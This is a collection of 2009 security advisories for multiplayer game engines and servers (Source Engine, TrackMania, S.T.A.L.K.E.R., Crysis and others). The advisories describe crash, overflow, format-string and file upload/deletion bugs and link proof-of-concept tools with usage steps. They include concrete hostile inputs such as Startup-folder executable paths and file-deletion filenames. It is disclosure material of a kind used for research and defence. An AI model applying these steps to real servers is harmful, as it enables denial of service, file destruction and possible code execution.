The attacker needs to have access to the server and its rooms for exploiting the vulnerability.

 # Exploit #

The following is a patch to apply on a normal 3.0.5 client which converts it in a proof-of-concept that automatically place a *0xffffffff* in that field of any outgoing voice packet:

http://aluigi.org/mytoolz/lpatch.zip
http://aluigi.org/poc/ventrilomemset.lpatch

Application: *Live for Speed*
http://www.lfs.net
Versions: *<= S2 Z13*
Platforms: *Windows*
Bug: *forced restart of the match*
Exploitation: *remote, versus server (in-game)*
Date: *23 Aug 2009*

Live for Speed *(LFS)* is one of the most known and cool car racing simulators available and allows to do a lot of things: races, autocross, drifting, drag races, demolition derby, knock out and more.

 # Vulnerabilities #

A fast sequence of at least two join packets causes some problems internally at the server and after some seconds it becomes unplayable and automatically restarts the match:

```
Avoiding buffer overflow
BLANK : OVERFLOW - host
> HOST : Emergency Restart
Host will restart in 3 seconds
```

in the meantime all the other players in the server are disconnected immediately when the packets are sent.

 # Exploit #

http://aluigi.org/poc/lfsreset.zip

- download proxocket: **http://aluigi.org/mytoolz.htm#proxocket**
- copy ws2_32.dll and the myproxocket.dll of the PoC in the same folder where is located the game executable of the client
- start the client and join the server to test

For testing any LAN demo/S1/S2 server it’s enough to use lfsfp with the option -5:

http://aluigi.org/fakep/lfsfp.zip

Application: *Source Engine*
http://source.valvesoftware.com
Games: *Half-Life 2*
http://www.half-life2.com
Counter-Strike: Source
http://store.steampowered.com/app/240/
OrangeBox / Team Fortress 2
http://store.steampowered.com/app/440/
Left 4 Dead
http://www.l4d.com
other games and mods
Versions: *<= build 3933*
Platforms: *Windows and Linux*
Bug: *memory corruption through malformed fragments*
Exploitation: *remote, versus server (in-game)*
Date: *20 Aug 2009*

The Source engine is the latest version and rewrite of the original Half-Life engine *(GoldSrc)* developed by Valve **(http://www.valvesoftware.com).**
It's the engine used for games like Half-Life 2, Counter Strike Source, Team Fortress 2, Left 4 Dead and various others which are also the most played internet multiplayer games in absolute with over 10000 online servers.

 # Vulnerabilities #

The Source engine implements an enough complex method for the handling of the fragmented packets.
Long story short, a small heap buffer is assigned to the containing of the entire total packet and the client can decide arbitrariarly the offset where placing the new fragment in a certain range bigger than the available memory.

The range relative to the memory assigned for the packet where can be performed the writing goes from 0 to max *0x3ffff00* with a size of max *0x700* bytes per fragment.

So the memory can be overflowed *(corrupted or written in unallocated zones)* with the content of the attacker's packets giving him a possible way of controlling the execution of the code flow through the overwriting of function pointers and other sensitive memory.

 # Exploit #

For quickly confirming the vulnerability and testing a LAN server it's enough to try the following stand-alone proof-of-concept:

http://aluigi.org/poc/sourcefraghoflan.zip

For testing the vulnerability in a real environment *(internet with Steam)* is necessary to use the following proof-of-concept:

http://aluigi.org/poc/sourcefraghof.zip

It's a plugin for sudppipe/proxocket which forges the malformed packets *(compatible with HL2 and CSS)* when the real client sends its first in-game packet.

quick usage for proxocket *(NOTE that some users report that this method could give problems with VAC)*:

- download proxocket: **http://aluigi.org/mytoolz.htm#proxocket**
- copy ws2_32.dll and the myproxocket.dll of the PoC in the same folder where is located the game executable of the client
- start the client and join the server to test

quick usage for sudppipe:
- download sudppipe: **http://aluigi.org/mytoolz.htm#sudppipe**
- copy myproxocket.dll in the same folder of sudppipe and start it: sudppipe -l myproxocket.dll **SERVER PORT** 1234
- start the client and join the server on 127.0.0.1:1234

Application: *Source Engine*
http://source.valvesoftware.com
Games: *Half-Life 2*
http://www.half-life2.com
Counter-Strike: Source
http://store.steampowered.com/app/240/
OrangeBox / Team Fortress 2
http://store.steampowered.com/app/440/
Left 4 Dead
http://www.l4d.com
other games and mods
Versions: *<= build 3933, bug B affects also build 3964*
bug A affects also build 3939 (\folder\file.txt)
Platforms: *Windows and Linux*
Bugs: *A] arbitray file uploading*
B] arbitray file deletion
C] disk space consumption with file uploading
Exploitation: *remote, versus server (in-game)*
Date: *19 Aug 2009*

The Source engine is the latest version and rewrite of the original Half-Life engine *(GoldSrc)* developed by Valve *(**http://www.valvesoftware.com**).*
It's the engine used for games like Half-Life 2, Counter Strike Source, Team Fortress 2, Left 4 Dead and various others which are also the most played internet multiplayer games in absolute with over 10000 online servers.

 # Vulnerabilities #

A] arbitray file uploading

By default the Source engine allows to download and upload files. While the download operation is denied if there is a slash or a **".."** or an unsupported extension in the requested file *(to avoid directory traversal bugs although \file is allowed)* in the upload operation there are just no checks.

The result is that an attacker can upload files in arbitrary locations in the hard disks of the server like **"C:\Documents and Settings\All Users\Start Menu\Programs\Startup\bad.exe"** or **"\file.txt"** or **"../file.txt"** and so on.

The existent files cannot be replaced *(will be showed the console message* **"Download file 'FILENAME' already exists!"**) but is possible to put place malicious programs in the Startup folder for being executed at the next logon/reboot of the system.

Note that these **"file uploading"** vulnerabilities can be exploited even with uploads and downloads disabled, indeed using **"sv_allowupload 0"** does NOT solve the situation.

B] arbitray file deletion

As said previously, the Source engine doesn't allow to overwrite the existent files for security reasons but exists an interesting bug which allows to delete any file on the system and at the same time make it

impossible to recreate/update it.

If the name of the file to upload contains a slash or backslash at its end *(like* **"c:\file.txt/"** or **"c:\file.txt\ "**) will be created a folder with the same name of the file and the original file will no longer exist.

UPDATE 17 Sep 2009:
Although it was obvious for me I want to explain that this bug exists because the engine creates all the full path specified in the string so if the client sends **"mydir1\mydir2\mydir3\myfile.txt"** will be created all the 3 subdirectories in the main path of the game.
What I said about appending the slash/backslash at the end of the filename was only a quick example and I thought it was enough to understand the real cause of the bug.

So if the attacker specifies the file **"c:\autoexec.bat/"** the original file **"c:\autoexec.bat"** will be removed and will be created the folder **"c:\autoexec.bat"** at its place.

This bug can be exploited for two malicious purposes:
- game related: is possible to delete any file which allows the game to work or to maintain its configuration and security, that means deleting logs, configuration files *(***"cfg\server.cfg/"**, **"motd.txt/"**, **"cfg\banned_ip.cfg/"**, **"../ClientRegistry.blob\ "** and so on), maps, resources, mods and everything else used by the game server
- system related: is possible to delete any file in any disk arbitrariarly like Windows files, programs files, files located in the user folder *(***"Documents and Settings"**) and so on

The fact that are created folders with the same name of the original files make also impossible to update or regenerate the deleted files automatically because the operating system doesn't allow it so the admin must manually remove these folders to restore *(partially)* the situation.

UPDATE 17 Sep 2009:
The patch that Valve released does NOT really fix this bug.
indeed it only filters the files with a slash/backslash at the end *(like my quick example)* and so it fixes NOTHING.
that's why **"cfg\server.cfg\hello.txt"** will delete the file **"cfg\server.cfg"**.

C] disk space consumption with file uploading

Due to the particular **"bugged"** handling of the uploaded files and the packets in which they are transmitted is possible to generate zeroed files with a size of max 64 megabytes using only a packet of some bytes.
This can lead to the complete consuming of the disk space *(of any disk because the locations are arbitrary)* of the server, useful for example to fill the current disk avoiding the creation of the logs and other game files *(I guess that the server quits if no disk space is available for its writes)* and then there is ever a high lag effect caused by the creation of the files in real-time which temporary freezes the server.

 # Exploit #

The following is the stand alone proof-of-concept for confirming the

vulnerabilities with the LAN server quickly and easily:

http://aluigi.org/poc/sourceupfilelan.zip

For the testing of the server in an internet/Steam environment I have released the following plugin for proxocket/sudppipe which MUST be recompiled or hex edited for substituiting the XXXXXXXXXXX...XXX string in it with the desired filename to test *(bug A and B)* without modifying the length of the dll file *(so the result will be* **"c:\myfile.txt.XXXXXXXX...XXXX"** with a *0x00* byte after the name of the file as delimiter):

http://aluigi.org/poc/sourceupfile.zip

note that for bug A these proof-of-concepts will NOT upload a real file on the test server but will only created an empty one at the provided location.

quick usage for proxocket *(NOTE that some users report that this method could give problems with VAC)*:
- download proxocket: **http://aluigi.org/mytoolz.htm#proxocket**
- copy ws2_32.dll and the myproxocket.dll of the PoC in the same folder where is located the game executable of the client
- start the client and join the server to test

quick usage for sudppipe:
- download sudppipe: **http://aluigi.org/mytoolz.htm#sudppipe**
- copy myproxocket.dll in the same folder of sudppipe and start it:
  sudppipe -l myproxocket.dll **SERVER PORT** 1234
- start the client and join the server on 127.0.0.1:1234

UPDATE 17 Sep 2009:
note that this proof-of-concept can't be used to test the file deletion bug in versions >= 3939 because it uses a particular work-around to reach the upload function *(the protocol has been not figured at 100% yet)*.

Application: *Source Engine*
http://source.valvesoftware.com
Games: *Half-Life 2*
http://www.half-life2.com
Counter-Strike: Source
http://store.steampowered.com/app/240/
possibly other games and mods
Versions: *<= build 3698*
Valve has confirmed this vulnerability also in build 3933 used by games like OrangeBox, Team Fortress 2 and Left 4 Dead but in my tests my TF2 3933 server didn't seem vulnerable
Platforms: *Windows and Linux*
Bug: *NULL pointer*
Exploitation: *remote, versus server (in-game)*
Date: *18 Aug 2009*

The Source engine is the latest version and rewrite of the original Half-Life engine *(GoldSrc)* developed by Valve *(**http://www.valvesoftware.com**).*
It's the engine used for games like Half-Life 2, Counter Strike Source, Team Fortress 2, Left 4 Dead and various others which are also the most played internet multiplayer games in absolute with over 10000 online servers.

 # Vulnerabilities #

The Source engine implements an interesting feature called SourceTV *(**http://developer.valvesoftware.com/wiki/SourceTV**)* which allows to record the online matches.

When this component is activated *(**"tv_enable 1"** and starting of a new match/map)* a global structure is allocated and used in some operations *(SourceTV is handled by the engine like an additional client).*

By default SourceTV is disabled and so this structure points to a NULL address and there is a particular condition in which the engine tries to call a function pointer located in it with the resulting crash of the server due to the access to the NULL structure.

This condition is met when a client *(the attacker)* is recognized as a SourceTV client through a particular type of packet and it's disconnected from the server with the reason **"ProcessClientInfo: SourceTV can not connect to game directly."**.
The access to the NULL pointer happens immediately after the visualization of this message.

The vulnerability is exploitable in-game so the attacker must be able to join the target server *(no banning, valid Steam credentials, valid password and so on)* and obviously SourceTV must be disabled *(default).*

 # Exploit #

http://aluigi.org/poc/sourcenotvnull.zip

It's a plugin for sudppipe/proxocket which forges the malformed packet *(compatible with HL2 and CSS)* when the real client sends its first in-game packet.

quick usage for proxocket *(NOTE that some users report that this method could give problems with VAC)*:

- download proxocket: **http://aluigi.org/mytoolz.htm#proxocket**
- copy ws2_32.dll and the myproxocket.dll of the PoC in the same folder where is located the game executable of the client
- start the client and join the server to test

quick usage for sudppipe:
- download sudppipe: **http://aluigi.org/mytoolz.htm#sudppipe**
- copy myproxocket.dll in the same folder of sudppipe and start it: sudppipe -l myproxocket.dll **SERVER PORT** 1234
- start the client and join the server on 127.0.0.1:1234

For quickly confirming the vulnerability with a LAN server it's enough to use my other stand-alone proof-of-concept instead of the game client and following the previous step-by-step:
http://aluigi.org/poc/sourcefslan.zip

Application: *Source Engine*
http://source.valvesoftware.com
Games: *Half-Life 2*
http://www.half-life2.com
Counter-Strike: Source
http://store.steampowered.com/app/240/
OrangeBox / Team Fortress 2
http://store.steampowered.com/app/440/
Left 4 Dead
http://www.l4d.com
other games and mods
Versions: *<= build 3933*
Platforms: *Windows and Linux*
Bug: *format string*
Exploitation: *remote, versus server (in-game)*
Date: *17 Aug 2009*

The Source engine is the latest version and rewrite of the original Half-Life engine *(GoldSrc)* developed by Valve *(**http://www.valvesoftware.com**).*
It's the engine used for games like Half-Life 2, Counter Strike Source, Team Fortress 2, Left 4 Dead and various others which are also the most played internet multiplayer games in absolute with over 10000 online servers.

 # Vulnerabilities #

engine.dll has a function which handles the players disconnections *(player_disconnect)* and shows the classical console message **"Dropped NICKNAME from server (REASON)"** when a player is kicked.

This **"reason"** parameter is usually a server side parameter where is explained the reason of a kick but in my tests seems that also the player can specify this particular field *(note that my knowledge of the Source engine is really very limited at the moment so I can't be more detailed).*

Just at the beginning of the function the input reason string is used with snprintf for generating the final **"reason"** that will be showed in the consoled message explained previously, but the necessary format argument (**"%s"**) is not specified like the following example:

```
snprintf(output_buffer, 1024, input_reason_string);
```

The effect is that an attacker can exploit this vulnerability to crash the server or even executing malicious code.

The vulnerability is exploitable in-game so the attacker must be able to join the target server *(no banning, valid Steam credentials, valid password and so on).*

 # Exploit #

For quickly confirming the vulnerability and testing a LAN server it's enough to try the following stand-alone proof-of-concept:

http://aluigi.org/poc/sourcefslan.zip

For testing the vulnerability in a real environment *(internet with Steam)* is necessary to use the following proof-of-concept *(I'm not aware of other easiet ways to test it at the moment)*:

http://aluigi.org/poc/sourcefs.zip

It's a plugin for sudppipe/proxocket which forges the malformed packet *(compatible with HL2 and CSS)* when the real client sends its first in-game packet.

quick usage for proxocket *(NOTE that some users report that this method could give problems with VAC)*:
- download proxocket: **http://aluigi.org/mytoolz.htm#proxocket**
- copy ws2_32.dll and the myproxocket.dll of the PoC in the same folder where is located the game executable of the client
- start the client and join the server to test

quick usage for sudppipe:
- download sudppipe: **http://aluigi.org/mytoolz.htm#sudppipe**
- copy myproxocket.dll in the same folder of sudppipe and start it:
  sudppipe -l myproxocket.dll **SERVER PORT** 1234
- start the client and join the server on 127.0.0.1:1234

Application: *GEM 2 engine*
http://eng.bestway.com.ua/index.php/game-engine/gem2
Games: *Men of War* *<= 1.17.5*
Men of War. Victory Day Edition (Outfront 2 A2) *<= 1.17.5*
http://www.menofwargame.com
Faces of War *<= 1.04.1*
http://www.facesofwargame.com
V tylu Vraga 2 *<= ???*
(Soldiers: Heroes of World War II has not been tested, it uses the previous version of the engine called GEM 1)
Platforms: *Windows*
Bugs: *A] NULL pointer*
B] multiple failed assertions
C] buffer overflow
Exploitation: *remote, versus server*
Date: *11 Aug 2009*

GEM 2 is a game engine developed by Best Way *(**http://bestway.com.ua**)* for creating the well known series of strategic military games which includes Faces of War and the recent Men of War *(GEM 2.5)*.
GEM 3 is the new version of the engine which at the moment is used in no games.

 # Vulnerabilities #

A] NULL pointer

An incomplete type of packet generates a NULL pointer dereference.

B] multiple failed assertions

The server can be terminated through various failed assertions caused by packets with unavailable types of commands and too big or too small sizes which raise some exceptions like the following:
"undefined option type"
"Attempt to read beyond the stream!"
"Invalid seek location!"

C] buffer overflow

Through a particular type of packet is possible to overwrite some parts of the memory allowing an attacker to control various registers and function pointers with the possibility of executing malicious code.

 # Exploit #

http://aluigi.org/poc/gembugs.zip

Application: *Soldier of Fortune II with PunkBuster enabled*
http://www.ravensoft.com/soldier2.html
http://www.PunkBuster.com
Versions: *PunkBuster for server <= 1.728*
Platforms: *Windows, Linux and Mac*
Bug: *buffer-overflow*
Exploitation: *remote, versus server (in-game)*
Date: *09 Aug 2009*

PunkBuster is a loved/hated anti-cheat system developed by Even Balance *(**http://www.evenbalance.com**)* and officially used in many diffused games like America's Army, Battlefield 1942/Vietnam/II, Call of Duty, Doom 3 and almost all the games based on the Quake 3 engine.

Soldier of Fortune II is a widely played FPS game developed by Raven Software *(**http://www.ravensoft.com**)* and published by Activision *(**http://www.activision.com**)*.
Although it has been released at May 2002 it's still very played *(about 500 servers online of which half with Punkbuster enabled)*.

 # Vulnerabilities #

A specific *(logging?)* function in pbsv.dll of sof2 uses sprintf with a buffer of 4 kilobytes for generating the log string:

```
sprintf(
  buffer,
  "%s: %s",
  "^3PunkBuster Server",
  string);
```

Through a particular in-game packet of Punkbuster *(called "**restart packet**")* it's possible for an attacker to exploit the buffer-overflow derived from the previous function where "**string**" will have a value like "**Invalid Restart Packet: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...AAAA**". In my tests this one was the only way for exploiting the vulnerability.

The bug is in-game so the attacker needs to join the server with the client-side Punkbuster enabled *(pb_cl_enable)*, but it's not necessary to have a the PB service active because the bug is exploited immediately before the various checks.

 # Exploit #

http://aluigi.org/mytoolz/proxocket.zip
http://aluigi.org/poc/sof2pbbof.zip

- copy ws2_32.dll and myproxocket.dll in the folder of the game
- launch the client
- enable punkbuster *(pb_cl_enable)*
- join the server *(it must support punkbuster)*
- the server will crash immediately when the player joins the server after having loaded the map

Application: *TrackMania Nations Forever*
TrackMania United Forever
http://www.trackmania.com
(it's possible that also other old games like Sunrise and Original are vulnerables but they have not been tested)
Versions: *<= 2.11.11 (and beta 2.11.19)*
Platforms: *Windows*
Bug: *NULL pointer*
Exploitation: *remote, versus clients (in-game from another client)*
(only the clients are affected, even if the server is non-dedicated)
Date: *07 Aug 2009*

TrackMania is a great series of racing games developed by Nadeo *(**http://www.nadeo.com**)* with incredible tracks and a particular gameplay.
The series is very popular due to the releasing of the free full game TrackMania Nations and due to the completely multiplayer-oriented nature of the games.

 # Vulnerabilities #

The clients which play on a server can be crashed due to a NULL pointer dereference which happens when another client joins the server and sends a particular command.

The problem seems caused by something which is not initialized in certain conditions and so the attacker must simply join a server to cause the immediate disconnection *(crash)* of all the clients connected to it.

No additonal research has been performed on the detailed causes of the problem.

 # Exploit #

http://aluigi.org/poc/tmnullever.zip

Application: *TrackMania Nations Forever*
TrackMania United Forever
http://www.trackmania.com
http://www.tm-forum.com/viewtopic.php?f=28&t=14203
(it's possible that also other old games like Sunrise and Original are vulnerables but they have not been tested)
Versions: *dedicated server <= v2009-08-01*
game (which acts as client and server) <= 2.11.11
game (beta) <= 2.11.19
Platforms: *Windows and Linux*
Bugs: *A] unbannable clients*
B] bell bug (unfiltered chars)
Exploitation: *remote, versus server (in-game)*
Date: *07 Aug 2009*

TrackMania is a great series of racing games developed by Nadeo (**http://www.nadeo.com**) with incredible tracks and a particular gameplay.
The series is very popular due to the releasing of the free full game TrackMania Nations and due to the completely multiplayer-oriented nature of the games.

 # Vulnerabilities #

A] unbannable clients

If a client uses an empty nickname *(0 bytes long)*, the server automatically bans him with the reason **"internal checks failed for ''"**, this is probably a security measure to avoid some problems caused by these null names.

The check is simply performed on the length of the string specified by the client which is composed by a 32 bit number containing the size of the string followed by the sequence of chars.

It's enough to specify a **"string size"** major than zero and with the string containing zeroes *(or at least the first byte)* to bypass the check used on the server.

The effects for the client are very interesting:
- anonymous, the IP is not visible and not logged
- unkickable, cannot be kicked
- unbannable, cannot be banned
- unvotable, cannot be voted by other players for any of the above operations

So an user with such malformed nickname can have all the advantages specified before *(for example for being anonymous during an attack versus a vulnerable server or to avoid of being tracked by the ban of non-vulnerable one)* but is not possible to use this bug for bypassing a pre-existent ban.

B] bell bug *(unfiltered chars)*

The output displayed on the console of the dedicated server is not filtered so the nickname supplied by the client is showed as is with the only limitation of the size of max 255 bytes.

Although not much effective, it allows some possible harmless or annoying effects like:

- bell bug where is possible to temporary freeze the system through a nickname composed by bell chars *(byte 0x07)*, anyway seems that only the usage of the system is slowed while the server seems to continue to work enough normally *(the test was made quickly with a short malformed nickname)*. only the Windows server has this problem
- possible corruption of the output in the console where an user could add fake parts of the logs... something completely harmless and useless

Note that the XML-RPC protocol used in the server filters the < and > chars *(showing their html encoded versions < and >)* so it's not possible to corrupt the XML syntax of the remote administrators but in my tests has been verified a problem with Servermania *(0.98)* which is the most used XML-RPC client for controlling the TrackMania servers remotely and it's not able to handle the invalid chars inside the XML stream *(like 0x01* or *0x07* and so on) causing it's immediate disconnection from the server.

 # Exploit #

http://aluigi.org/poc/tmbellban.zip

Application: *TrackMania Nations Forever*
TrackMania United Forever
http://www.trackmania.com
(it's possible that also other old games like Sunrise and Original are vulnerables but they have not been tested)
Versions: *<= 2.11.11 (and beta 2.11.19)*
Platforms: *Windows*
Bug: *termination due to unallocable memory*
Exploitation: *remote, versus clients (in-game from another client)*
Date: *04 Aug 2009*

TrackMania is a great series of racing games developed by Nadeo *(**http://www.nadeo.com**)* with incredible tracks and a particular gameplay.
The series is very popular due to the releasing of the free full game TrackMania Nations and due to the completely multiplayer-oriented nature of the games.

 # Vulnerabilities #

Trackmania uses the HTTP protocol for doing various things like communicating with the centralized server *(ad_init.php)* and for allowing the clients to download third party resources *(skins, tracks and so on)*.

If, in reply to a GET request, the HTTP server returns a Content-Length value too big for allocating that amount of memory the client terminates immediately due to a **"ProgramMemoryDepletion catched:"** error.

The only way I have found to exploit this vulnerability is through a particular feature of the game called **"locators"** used by the clients *(I'm not aware of ways to force the server to use the HTTP protocol)*.

Practically a player can customize the skin of the own car and even modifying its 3d model and all these custom skins are automatically exchanged between all the players inside the server in which they play through two ways in the following order:
- URL locators
- peer2peer protocol

The URL locators are the first to be used and are just http urls sent by the clients which specify a website from which can be downloaded the skins they use without wasting the bandwidth and the resources of the game with the peer2peer protocol.

So if an attacker joins a server specifying a locator *(a file with an additional LOC extension in the same folder of his skin)*, all the other clients will automatically connect to the provided URL for downloading the new skin and they will terminate immediately due to the **"Content-Length"** bug explained before.

The usage of the locators and the download of the skins is enabled by default and it's also a very used feature just due to the particular nature of the game where the painting of the vehicles and their customization is almost a necessary step *(and the website* **http://www.trackmania-carpark.com** confirms this tendency).

 # Exploit #

http://aluigi.org/testz/onlywebs.zip

http://aluigi.org/poc/tmlocdos.zip

- copy tmlocdos_skin.zip and tmlocdos_skin.zip.loc in the folder %USERPROFILE%/My Documents/Trackmania/Skins/Vehicles/StadiumCar

- edit tmlocdos_skin.zip.loc substituiting the example URL in it with a valid one, for example if the test is performed in LAN it's enough to substituite **SERVER** with 192.168.0.1 or any other IP address assigned to the own machine which will be contacted by the other players

- launch the onlywebs tool with the following command:
  onlywebs.exe -x tmlocdos.dat

- launch the game, go in the Profile and select the tmlocdos_skin as skin of the own vehicle

- join the server and after some seconds all the clients which have tried to download the skin from the provided locator *(where is running onlywebs which will display all their connections)* will start to disconnect automatically *(terminated)*

Application: *TrackMania Nations Forever*
TrackMania United Forever
http://www.trackmania.com
http://www.tm-forum.com/viewtopic.php?f=28&t=14203
(it's possible that also other old games like Sunrise and Original are vulnerables but they have not been tested)
Versions: *dedicated server <= v2009-05-25*
game (which acts as both client and server) <= 2.11.11
game (beta) <= 2.11.19
Platforms: *Windows and Linux*
Bugs: *A] server freeze caused by partial content*
B] Corrupted ReadString termination
C] ReadString heap overflow
Exploitation: *remote, versus server*
Date: *27 Jul 2009*

TrackMania is a great series of racing games developed by Nadeo *(**http://www.nadeo.com**)* with incredible tracks and a particular gameplay.
The series is very popular due to the releasing of the free full game TrackMania Nations and due to the completely multiplayer-oriented nature of the games.

 # Vulnerabilities #

A] server freeze caused by partial content

The in-game packets used in TrackMania are composed by various blocks of data compressed with LZO.
The problem is that the function which parses the data blocks is constituited by a loop which terminates only when it finds the final *0xff* marker at the end of the complete block *(with the exact format expected by the server)* and so if an attacker doesn't send this delimiter or sends a partial data block the server remains freezed with CPU at 100%.

B] Corrupted ReadString termination

The in-game packets use various string fields composed by a 32 bit number which specifies the size of the string which follows it.
The ReadString function used in the server gets this 32 bit number and tries to allocate that amount of memory plus others 1 and 4 bytes for then copying the string.
If the number obtained by this sum is major than *0xfffffffec (-20)* or the requested memory can't be allocated because too big the game raises an exception and the server terminates immediately *(INT3)*.

Although the strings with this particular format are used also in other pre-join packets, the bugged ReadString function seems used only for the in-game ones.

C] ReadString heap overflow

As said before, ReadString sums 5 to the number of bytes specified in

the string field so if the attacker uses a number between -5 *(0xfffffffb)* and -1 *(0xffffffff)* he can bypass the *0xffffffec* check and that small amount memory *(between 0 and 4)* will be fully allocated. When the server will perform the copying of the string it will try to copy the original huge amount of bytes in the new small buffer. Anyway in my tests wasn't possible to have control of the registers for executing code *(although I can't exclude it at all)*.

All the bugs are exploitable in-game but I can't exclude the possibility of other pre-join ways, so if the server is protected by password the attacker needs to know the keyword.

 # Exploit #

http://aluigi.org/poc/tm4never.zip

Application: *Star Wars Battlefront II*
http://www.lucasarts.com/games/swbattlefrontii/
Versions: *<= 1.1*
Platforms: *Windows and PS2*
Bug: *access violation caused by the usage of 7 guests*
Exploitation: *remote, versus server*
Date: *24 Jul 2009*

Star Wars Battlefront II *(SWBF2)* is the sequel of the homonym game developed by Pandemic Studios *(**http://www.pandemicstudios.com**)* and published by LucasArts at the end of the 2005 and which is still very played online.

 # Vulnerabilities #

Just like its prequel also SWBF2 supports the **"guest"** players where the same player can occupy more slots.
In SWBF1 the guests were limited to 1 per player *(1 bit)* while in SWBF2 this number has been increased to 7 due to the usage of 3 bits assigned to this field.

The problem is that the game doesn't support 7 guests per player, indeed seems that its phisical limit is set to 6.
The effect is that if a player can join the server with 7 guests for two consecutive times the server crashes for an access violation caused by a number *(looks like the player slot)* read from an array and used to seek the position of another one, and which results invalid *(for example like 0x07040000)* causing the writing of data to unallocated zones of the memory.

The attacker needs to join the server so if it's protected by password he must know the right keyword.

 # Exploit #

http://aluigi.org/fakep/swbfp.zip

```
swbfp -g SERVER
```

Application: *S.T.A.L.K.E.R.: Clear Sky*
http://cs.stalker-game.com/en/
Versions: *Clear Sky <= 1.5.10 (aka 1.0010)*
(Shadow of Chernobyl has not been tested)
Platforms: *Windows*
Bug: *buffer overflow in cdkey authentication*
Exploitation: *remote, versus server*
Date: *22 Jul 2009*

S.T.A.L.K.E.R. is a famous FPS game series developed by GSC Game World *(**http://www.gsc-game.com**)* composed by Shadow of Chernobyl, Clear Sky and a new sequel *(Call of Pripyat)* not far from the release.

 # Vulnerabilities #

The game is affected by a stack based buffer-overflow vulnerability located in the function which handles the cdkey hash sent by the clients for the authentication with the Gamespy master server.
Here the string contained in the packet is copied by the xrCore.NET_Packet::r_stringZ function into a buffer of about 128 bytes.

The attacker needs to join the server for exploiting this vulnerability so if the server is protected by password he must know the right keyword.

 # Exploit #

http://aluigi.org/poc/stalkerbof.zip

Application: *S.T.A.L.K.E.R.: Clear Sky*
http://cs.stalker-game.com/en/
Versions: *Clear Sky <= 1.5.10 (aka 1.0010)*
(Shadow of Chernobyl has not been tested)
Platforms: *Windows*
Bug: *unhandled malloc exception*
Exploitation: *remote, versus server*
Date: *22 Jul 2009*

S.T.A.L.K.E.R. is a famous FPS game series developed by GSC Game World (**http://www.gsc-game.com**) composed by Shadow of Chernobyl, Clear Sky and a new sequel *(Call of Pripyat)* not far from the release.

 # Vulnerabilities #

Like some other games, S.T.A.L.K.E.R. uses the Gamespy SDK and so also its cdkey authentication system which was explained for the first time in the following advisory: **http://aluigi.org/adv/gshboom-adv.txt**

When the client sends its cdkey hash the server *(well it's better to say the Gamespy code used in the server through xrGameSpy.dll)* tries to build the \auth\ packet using _snprintf and performs some other operations which are resumed below:

```
  len = _snprintf(
      buffer,
      512,
      "\\auth\\\\pid\\%d\\ch\\%s\\resp\\%s\\ip\\%d\\skey\\%d\\reqproof\\1\\",
      PID_NUMBER,
      CHALLENGE_STRING,
      CDKEY_HASH, // the one sent by the client
      CLIENT_IP,
      SKEY_NUMBER);

  char gamespy[] = "gamespy"; // xor buffer with the "gamespy" string
  for(int i = 0; i < len; i++) {
      buffer[i] ^= gamespy[i % 7];
  }

  send(sock, buffer, len, 0, (struct sockaddr *)&peer, sizeof(struct sockaddr_in)
);
  new_buffer = malloc(len);
  memmove(new_buffer, buffer, len);
```

The problem is just in the lack of checks in this code, first because the return value of snprintf is not verified and so if the generated string is bigger than the output buffer it returns -1.
Then the code tries to send the buffer to the Gamespy master server using the size of -1 bytes *(and so it's not sent)* and then we arrive to malloc which generates an exception because can't allocate *0xffffffff (-1)* bytes *(this is the behaviour of the game linked to msvcr80.dll)*.

The attacker needs to join the server for exploiting this vulnerability so if the server is protected by password he must know the right keyword.

Although the bug is clearly in the Gamespy SDK, at the moment S.T.A.L.K.E.R. seems the only game on which it's exploitable.

 # Exploit #

http://aluigi.org/poc/stalkazz.zip

Application: *S.T.A.L.K.E.R.: Clear Sky*
http://cs.stalker-game.com/en/
Versions: *Clear Sky <= 1.5.10 (aka 1.0010)*
(Shadow of Chernobyl has not been tested)
Platforms: *Windows*
Bug: *unhandled strcpy_s exception*
Exploitation: *remote, versus server*
Date: *22 Jul 2009*

S.T.A.L.K.E.R. is a famous FPS game series developed by GSC Game World *(**http://www.gsc-game.com**)* composed by Shadow of Chernobyl, Clear Sky and a new sequel *(Call of Pripyat)* not far from the release.

 # Vulnerabilities #

In this game the players can have a nickname of max 64 chars which are sent from the client in unicode utf16 format and on which the server performs the following operations:

```
  WideCharToMultiByte(CP_ACP, 0, input_utf16_nickname, -1, output_ascii_nickname,
 64, NULL, NULL);
  strcpy_s(new_buffer, 64, output_ascii_nickname);
```

The problem is that the output_ascii_nickname buffer is located just before some other variables and so, although WideCharToMultiByte does its job returning max 64 bytes, there is a non-zero 32 bit value located exactly after output_ascii_nickname which makes it 65 bytes long, example:

```
071CF680  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
071CF690  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
071CF6A0  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
071CF6B0  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 00  aaaaaaaaaaaaaaa.
071CF6C0  18 00 00 00 03 00 00 00 3E FA 1C 07 00 00 00 00  ........>ú......
```

So when strcpy_s is executed it raises an exception because the output buffer is shorter *(64 bytes)* than the input one *(65)* and the server terminates immediately.

 # Exploit #

http://aluigi.org/poc/dirtysky.zip

Application: *Crysis*
http://www.ea.com/crysis/home.jsp
Crysis Wars / Warhead
http://crysiswarhead.ea.com
Versions: *Crysis <= 1.21*
Crysis Wars <= 1.5
Platforms: *Windows*
(the Linux server has not been tested but should be vulnerable too)
Bug: *freezing during join packets flooding*
Exploitation: *remote, versus server*
Date: *21 Jul 2009*

Crysis is a recent FPS game developed by Crytek *(**http://www.crytek.com**)* and released at November 2007.
This game is well known for being a **"computer killer"** due to its high hardware requirements but also for having various problems with cheaters.
Crysis Wars instead is a stand-alone multiplayer expansion and sequel also known as Crysis Warhead.

 # Vulnerabilities #

Crysis handles the join packets very badly with the result that is possible to block the game server with a simple flooding of these packets.

Practically when a join packet is received are performed some operations over it and derived by it like the verification of the cdkey hash with the Gamespy master server.

So after the simple sending of the same join packet *(even invalid and incomplete)* with a delay of at least 40 milliseconds *(depending by the computer and the desired effect on the server)* was noticed the increasing of the CPU usage at 100% and, at the same time, the unavailability of the server which started to ignore the incoming packets of the other players or not handling them in time.

This is an exagerated behaviour for a game server considering the rate and size of packets and the fact that it's a type of **"test"** which requires just no skills for being invented and performed *(indeed I had doubts in reporting it except when I noticed that my test server seemed down under a light flooding)*.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

